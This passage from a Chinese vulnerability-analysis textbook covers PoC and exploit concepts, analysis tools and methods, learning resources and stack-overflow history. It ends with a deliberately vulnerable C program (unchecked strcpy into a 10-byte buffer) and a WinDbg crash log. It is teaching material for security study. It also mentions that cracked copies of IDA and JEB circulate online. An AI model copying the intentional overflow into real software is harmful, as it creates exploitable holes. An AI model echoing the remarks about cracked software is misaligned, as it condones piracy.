Exploit是指能够实现漏洞利用的代码、程序或方法，它算是PoC的子集。Exploit也能用于证明漏洞存在，只是它在该基础上进一步实现漏洞利用。它可能直接包含恶意的攻击行为，也可能只是弹出个计算器等无恶意的行为。

总结一下，PoC用于证明漏洞存在，Exploit用于证明漏洞可利用，也证明了漏洞存在，因此Exploit是PoC的子集。

1.2 为什么要分析漏洞

关于这个问题，笔者觉得可以从攻击与防御的角度来看。

对于攻击者，分析漏洞通常都是为了实现漏洞的利用，写出更稳定的攻击程序，之后可以用于

入侵他人系统或者出售。

对于防御者，分析漏洞主要为了弄清楚漏洞的成因与攻击手法，以便制定出有效的漏洞检测与防御方案，帮助维护企业或单位的信息安全。

也有未在上述两种角色范围的漏洞分析人员存在，比如纯粹出于个人兴趣进行漏洞研究的技术人员，甚至是非专业人员。当分析者的工作与漏洞挂钩后，其分析漏洞的出发点基本就是攻击者或者防御者的视角。

1.3　常用分析工具

软件漏洞分析与逆向工程是分不开的，各种主流逆向工具在软件漏洞分析领域都经常被用到，这里列举几个在本书中经常使用的工具，此处主要涉及Windows与Android平台。

1.3.1　IDA——反汇编利器

在逆向工程和软件漏洞分析领域中，IDA 是一款必备工具，如图1-1所示，在反汇编应用中享有独树一帜的地位，而且支持Windows、Linux和Mac等多个系统平台，几乎没有一款同类工具能够完全代替它。但是，IDA是一款收费软件，专业版售价1129美元，相当于人民币7005元左右，如果要使用ARM/x86/x64 Hex Ray反编译插件，则售价更贵，达上万美元，约6万多元。令人欣慰的是，目前网上已有破解版，最新的破解版本是IDA 6.6，而且还包含ARM、x86，以及x86的反编译插件。




图1-1　反汇编器IDA Pro

1.3.2 OllyDbg——破解与逆向常用调试器

为了动态跟踪程序的执行过程，就需要使用到调试器，许多从事安全工作的人员可能会更喜欢OllyDbg这款免费软件，简称OD，如图1-2所示。在破解软件、调试逆向上它常被用到，已经基本替代老一辈调试器SoftICE，它支持插件扩展，但目前仅有Windows版本。不过，用过BackTrack系统的朋友会发现，它上面就配带有OllyDbg，借助wine可以在Linux上调试Windows程序。

在Windows上需要动态调试时，尤其是需要软件解密、分析协议或算法、病毒分析等需求时，笔者会首选OllyDbg这款软件，而如果是漏洞调试分析，笔者更偏爱下面介绍的一款调试器Immunity Debugger。




图1-2　调试器OllyDbg

1.3.3 Immunity Debugger——漏洞分析专用调试器

Immunity Debugger是基于OllyDbg改造的，如图1-3所示，所以OD上的各种功能菜单及快捷键都基本相同，很容易上手。为什么会有那么多人用它来分析漏洞呢？笔者也比较喜欢用它来调试漏洞，而如果是其他调试需求则会选用其他调试器，因为Immunity Debugger上自带有很多Python插件，很多是用于辅助漏洞调试的工具，比如著名的mona（早期称作pvefindaddr），允许在主界面上输入命

令调用，可以大大提高漏洞分析调试的效率。




图1-3　调试器Immunity Debugger

1.3.4　WinDbg——微软正宗调试器

上面两款调试器可能更适合黑客和安全爱好者，对于普通程序员，可能更喜欢微软正宗出品的调试器WinDbg，如图1-4所示。在分析微软官方的程序，比如IE浏览器、Windows内核等时，笔者更偏爱使用WinDbg，因为它提供的各项命令及独有的Windows调试支持功能（比如页堆、堆释放检查、栈回溯数据库等），以及便于配置Windows符号表的功能，可以帮助我们识别Windows中的更多函数，以及导致BUG的代码。当然，其他调试器也是可以配置的，笔者更看重的是WinDbg在Windows平台上对程序独特的调试支持功能。




图1-4　调试器WinDbg

1.3.5　GDB——Linux调试器

对于非Windows平台上的程序调试，GDB绝对是使用率最高的调试器，如图1-5所示，前面介绍的IDA也可以基于GDB作为其他平台的远程调试器，在Linux、Mac、Android等系统上均适用，但后来苹果官方出了款调试器称作lldb，更便于调试Objective-C/Swift程序。在本书后面介绍Android平台上的漏洞分析时，会介绍GDB的具体使用。




图1-5　调试器GDB

1.3.6　JEB——Android反编译器

在JEB工具出来前，可能很多朋友在逆向Android软件时，会采用多款工具组合使用，比如dex2jar、smail、baksmail、jd-gui、ApkTool等命令行工具，恨不得能出一款拥有GUI界面的综合工具，集成上述各类工具的功能，恰好JEB的出现满足了这些需求，如图1-6所示。JEB是一款收费软件，网上有破解版，大家可自行取舍。它拥有查看Java反编译代码、smail代码、Android Manifest.xml，以及函数交叉引用等多个功能，仅需要打开APK即可，操作更加简单，可视化效果也好。




图1-6　Android反编译器JEB

1.3.7　其他

除上述工具外，还有很多经典工具，依据不同的系统平台、不同的文件格式，会有不同的分析工具，比如分析PDF的pdfparse、分析SWF的SWFInvestigator、分析文件格式的010Editor等，各类不同的分析工具会在本书后面各个章节中介绍，此处因篇幅所限，就不一一介绍。

1.4　常见的漏洞分析方法

1.4.1　静态分析

静态分析是指在无须运行程序的情况下，通过IDA或JEB等反汇编/反编译工具逆向分析软件，以掌握其程序执行的逻辑和功能，从而找出存在安全缺陷的代码。静态分析漏洞有时工作量比较大，特别是对于比较庞大的软件，比如IE浏览器。如果只是为了分析某个函数的功能，定向地静态分析会比较直接高效，但如果想弄清楚不同函数之间的关系，以及变量、返回值或相互传递的参数，可能就需要结合动态调试执行程序去跟踪分析。

1.4.2　动态调试

动态调试就是借助调试器跟踪程序的执行过程，包含运行中函数的调用关系、传递的参数变量和返回值，以及堆栈的分配情况。通过动态调试跟踪，可以层层回溯当前程序调用到的各个函数，有利于从触发崩溃的函数往前回溯追踪，更有目标性地分析，从而提高分析效率。通常情况下，为了完整高效地分析软件漏洞，会采用动静态结合的分析方式。

1.4.3　源码分析

当分析者手上拥有软件源码的时候，就可以通过阅读源码或者源码调试来分析软件，如图1-7所示是利用WinDbg对firefox浏览器进行源码调试。对于自己开发的软件或者开源软件（比如Firefox、Chrome等），采用源码分析的方式可能会更便于理解程序功能，但通常情况下，我们要分析的软件都是闭源的，此时就得采用其他分析方式了。




图1-7　源码调试分析

1.4.4　补丁比较

对于一些大厂商，比如微软、Adobe，它们每月的第二个星期二（北京时间是星期三）都会联合

发布补丁，因此这一天也被称为“微软补丁日”。在发布的补丁中，可能会修复许多未公开的0Day漏洞。为了发现其中的0Day，一些安全人员可能会对发布的补丁（修复程序）与被修复的原文件（漏洞程序）进行比对，找到其中被修改的地方，然后从差异之处发现被修复的漏洞，这种方法就叫补丁比较，属于静态分析的一种方法，如图1-8所示是利用BinDiff进行补丁比较时的截图。




图1-8　补丁比较

1.4.5　污点追踪

污点追踪是指将外部输入数据标记为污点，然后在程序动态执行过程中，追踪污点的传播过程，当污点被传播到控制执行流程或者执行代码中时，就可能导致安全漏洞的发生，如图1-9所示。在漏洞挖掘与分析中，污点追踪的思路可能被用得较多。在很多信息安全专业的毕业设计中，经常见到污点追踪的影子，其理论虽然挺好，也显得高端，但实际上能够做出较好成品的很少。

污点追踪犹如“七伤拳”一般，“先伤己，再伤人”，开发污点追踪工具，不仅费时费力，而且开发完成后，运行比较大的工具往往需要运行很长时间，比如IE、Adobe等软件，有时甚至需要整整一天的时间。一般是在漏洞位置比较隐蔽，其他分析方法无效或可能耗费过长时间的时候才使用，主要针对文件格式漏洞。另外，读者也可利用pin等动态插桩框架开发出动态分析工具，针对特定函数挂钩，比如堆分配与释放函数，根据不同的漏洞场景制作相应的动态追踪工具，可能效果更佳，

更具实战价值。



图1-9　污点追踪

1.5　学习资源

对于获取漏洞信息、PoC/Exploit，以及一些学习漏洞分析技术的途径，笔者推荐一些站点和书籍给大家，这些是笔者常逛的站点或读过的书籍。相信无论是初学者还是已经有一定经验的漏洞分析人员，都可以从中有所收获。

1.5.1　站点分享

1. Exploit-DB

网址：http://www.exploit-db.com。

国外一个知名的漏洞利用库，包含很多平台、很多软件的漏洞PoC，不仅有软件漏洞，也有Web漏洞，是一个比较丰富的学习资源，读者可以从中选择一些感兴趣的漏洞，根据PoC自己动手调试分析，经过一定时间的动手实践，水平一定能够得到提升。

2. Vupen 博客

网址：http://www.vupen.com/blog/。

法国著名“漏洞军火商”Vupen安全公司（现已更名为Zerodium）的博客，博客中有很多软件漏洞的分析，以及高级的漏洞利用技术，可能不太适合初学者，但如果读者能够把博客中所有的漏洞都自己动手调试一遍，那么无论是在漏洞分析还是漏洞利用上，读者的水平都会有很大的提升。在个别博文中，有些漏洞的分析可能会故意留错，或说得模糊，这些自己动手调试后才会发现。

3. 看雪安全论坛

网址：http://bbs.pediy.com。

国内著名的软件安全论坛“看雪”，论坛中有很多软件漏洞分析的文章，还有很多经典的系列文章，每年的精华集都是不错的学习资源，不仅包括漏洞分析，还有软件加解密、病毒分析、编程开发、移动安全等诸多方向。

4. SecurityFocus

网址：http://www.securityfocus.com。

国外著名的漏洞信息库，包含很多漏洞公告信息，有些漏洞也会附上相关的分析文章和PoC代码。

5. Bugtraq 邮件列表

网址：http://seclists.org/bugtraq/。

国外站点，专门发布漏洞公告、进行漏洞相关技术讨论的邮件列表，很多国内外的安全人员在发现漏洞后，经常会直接在上面公布，是获取漏洞信息的最佳途径。

6. Binvul 论坛

网址：http://binvul.com。

国内非著名软件漏洞讨论站点，提供一些漏洞PoC和分析文章。

1.5.2 书籍推荐

笔者推荐几本软件漏洞分析的相关书籍，希望对读者有所帮助。

（1）*The Art of Software Security Assessment - Identifying and Preventing SoftwareVulnerabilities*。到本书编写之时，该书暂未引进国内，也无翻译版。虽然是 2006 年出版的，但里面的软件漏洞类型覆盖得挺完整，主要讲解 Windows 与 UNIX 平台下各种软件漏洞原理，以及规避方法，也包含部分 Web 层应用漏洞的讲解。

（2）《0day 安全：软件漏洞分析技术》。讲述 Windows 平台上的堆栈溢出、格式化字符串、内核提权等漏洞原理，分析和利用方法，适合广大软件漏洞初学者。

（3）《深入理解计算机系统》。以 UNIX 系统为背景，从程序员的角度，深入讲解整个计算机系统的底层原理，被誉为“阶值超过等重量黄金的无价资源宝库”。笔者从头到尾认真读了三遍，强烈推荐，这也是许多 IT 人士所推荐的书籍，不局限于安全领域。

（4）《软件调试》。讲述 Windows 平台下的调试技巧和方法，借助 WinDbg 实践分析 Windows 操作

系统原理，其中关于堆的内容，对于分析堆上的漏洞特别有帮助，推荐一阅。

（5）《捉虫日记》。原著书名：*A Bug Hunter's Diary*，从实践者的角度讲解漏洞挖掘、分析与利用技术，书不足 200 页，但涉及较多系统平台，推荐一阅。

（6）《IDA 权威指南》。用 IDA 的人很多，但真正充分利用 IDA 功能的人则很少。这本书专门讲述 IDA 的使用方法，涵盖了 IDA 功能的方方面面，是当前市面上最完整讲述 IDA 的书籍。

（7）《Exploit 编写系列教程》。由笔者组织并参与翻译的教程，共 11 篇，详细地讲解了 Windows 平台上的栈溢出漏洞利用，重点讲解各种 Exploit 技术与编写方法，包括如何绕过 GS、DEP、ASLR 等诸多保护机制，以实际漏洞为例，手把手详细地讲解分析和利用思路，强烈推荐。

（8）《C++反汇编与逆向技术揭秘》。通过调试器去逆向各种 C++内部机制，特别推荐第 9~11 章内容，主要介绍类、构造与析构函数、虚函数等重要概念，以及对应的汇编指令形态和内存布局情况，从更底层的角度去理解上述概念，对于分析 C++写的应用漏洞会有很大帮助。

1.6　本章总结

本章对漏洞相关概念进行介绍，包括介绍0Day、PoC这些漏洞领域常见术语。同时，也对漏洞分析的常用工具和方法进行简单介绍，让大家对本书主要涉及的内容有个大概印象。最后，给漏洞分析的初学者，或者希望提升技术的安全爱好者，推荐一些站点资源和书籍，大家可以从中获取不少学习资源。除了这些站点和书籍外，读者还可以将平常看到的一些好站点，包括论坛、博客、资讯站点等，加入到个人订阅的RSS。笔者经常收集订阅RSS，每天翻看RSS阅读器，可以获取不少安全领域的信息，也是相当不错的学习和资讯来源。

第 2 章　栈溢出漏洞分析

2.1　栈溢出简史

在各类软件安全漏洞中，栈溢出漏洞无疑是最常见、危害最大的漏洞类型之一，在各种操作系统和应用软件中广泛存在。第一个利用栈溢出发动攻击的病毒是“Morris蠕虫”，它是在互联网中传播的第一个蠕虫病毒，受到当时各大媒体的强烈关注。该蠕虫由康奈尔大学学生罗伯特・泰潘・莫里斯（Robert Tappan Morris，如图2-1所示）编写，并于1988年11月2日从麻省理工学院（MIT）传播到互联网上。



图2-1　罗伯特・泰潘・莫里斯

当时，莫里斯主要是想利用蠕虫的感染数计算出到底有多少台计算机接入网络，而该蠕虫在12小时内就感染了6200多台UNIX服务器，占当时整个互联网服务器总数的10%，其危害程度可想而知。后来他被判处三年缓刑，罚款一万美元，义务为社区服务400小时。现在莫里斯早已改邪归正，并成为麻省理工学院副教授。正是此次的蠕虫事件导致了美国CERT（国家互联网应急中心）组织的成立，随后其他各国也陆续成立各自的CERT组织，包括中国。

在“莫里斯蠕虫”爆发时，实际上大多数人对溢出的原理不是很了解，仅知道它可以造成很大的危害。直到1996年，Aleph1在世界顶级黑客杂志*Phrack*第49期上公布了关于栈溢出漏洞的文章：*Smashing the Stack for Fun and Profit*，里面详细地描述了Linux系统中栈的结构，通过示例代码进行

反汇编分析，论述了栈溢出的漏洞成因和利用技巧，对缓冲区溢出知识的传播起到很大的推进作用。Aleph1的另一个贡献是，给出了如何写获取shell权限的Exploit方法，并将此段代码命令为Shellcode，而这个称呼一直沿用至今，虽然现在的含义已经不仅仅局限于获取shell权限。

受Aleph1的影响，网络上开始涌现出大量关于栈溢出的文章，其中以Dildog在*Phrack*杂志上写的*The Tao of Windows Buffer Overflow*最为出名，该文写于1998年，当时Dildog是著名黑客组织“Cult of the Dead Cow”的成员，他在文中详细介绍了Windows平台上的栈溢出利用技术，提出了“jmp esp /call esp”覆盖返回地址的经典方法，在现今依然被广泛使用，并延伸出其他各种Exploit技术。

1999年，Dark Spyrit在*Phrack*第54期上的文章*Win32 Buffer Overflows Location,Exploitation and Prevention*中提出了成熟的Windows缓冲区溢出利用技术及防御措施，重点提出利用系统DLL中的指令控制程序执行流程的方法，进一步推进了Windows下的溢出利用技术。随后，David Litchfield在BlackHat大会上做了题目为*defeating the stack based buffer overflow prevention mechanism of microsoft windows 2003 server*的主题演讲，里面提出利用覆盖SEH结构来绕过Cookie检测，扩展了栈溢出的利用思路。

近年涌现出了各种栈溢出利用技巧，比较经典的有pop pop ret、ret2lib和ROP技术等溢出Exploit技术，微软会根据不同的利用方法提出不同的防御策略。在溢出上的攻击与防御，一直是一个长期对抗的过程，今后，溢出利用的难度也会越来越高。

2.2　栈溢出原理

栈溢出属于缓冲区溢出的一种，有时也称作堆栈溢出，但有时堆栈溢出又包含栈溢出和堆溢出。为了便于区分，在本书中，我们约定堆栈溢出是栈溢出和堆溢出的统称。

例如下面的程序：

```
#include <stdio.h>
#include <string.h>

int main()
{
	char *str = "AAAAAAAAAAAAAAAAAAAAAAAA";
	vulnfun(str);
	return;
}

int vulnfun(char *str)
{
	char stack[10];
```

```
        strcpy(stack,str);       // 这里造成溢出！
}
```

在VC6上编译完成后，用WinDbg加载运行：

```
0:000> g
(248.c80): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fee0 ebx=7ffd6000 ecx=00422034 edx=00000000 esi=00000000 edi=0012ff48
eip=41414141 esp=0012fef4 ebp=41414141 iopl=0        nv up ei pl zr na pe nc
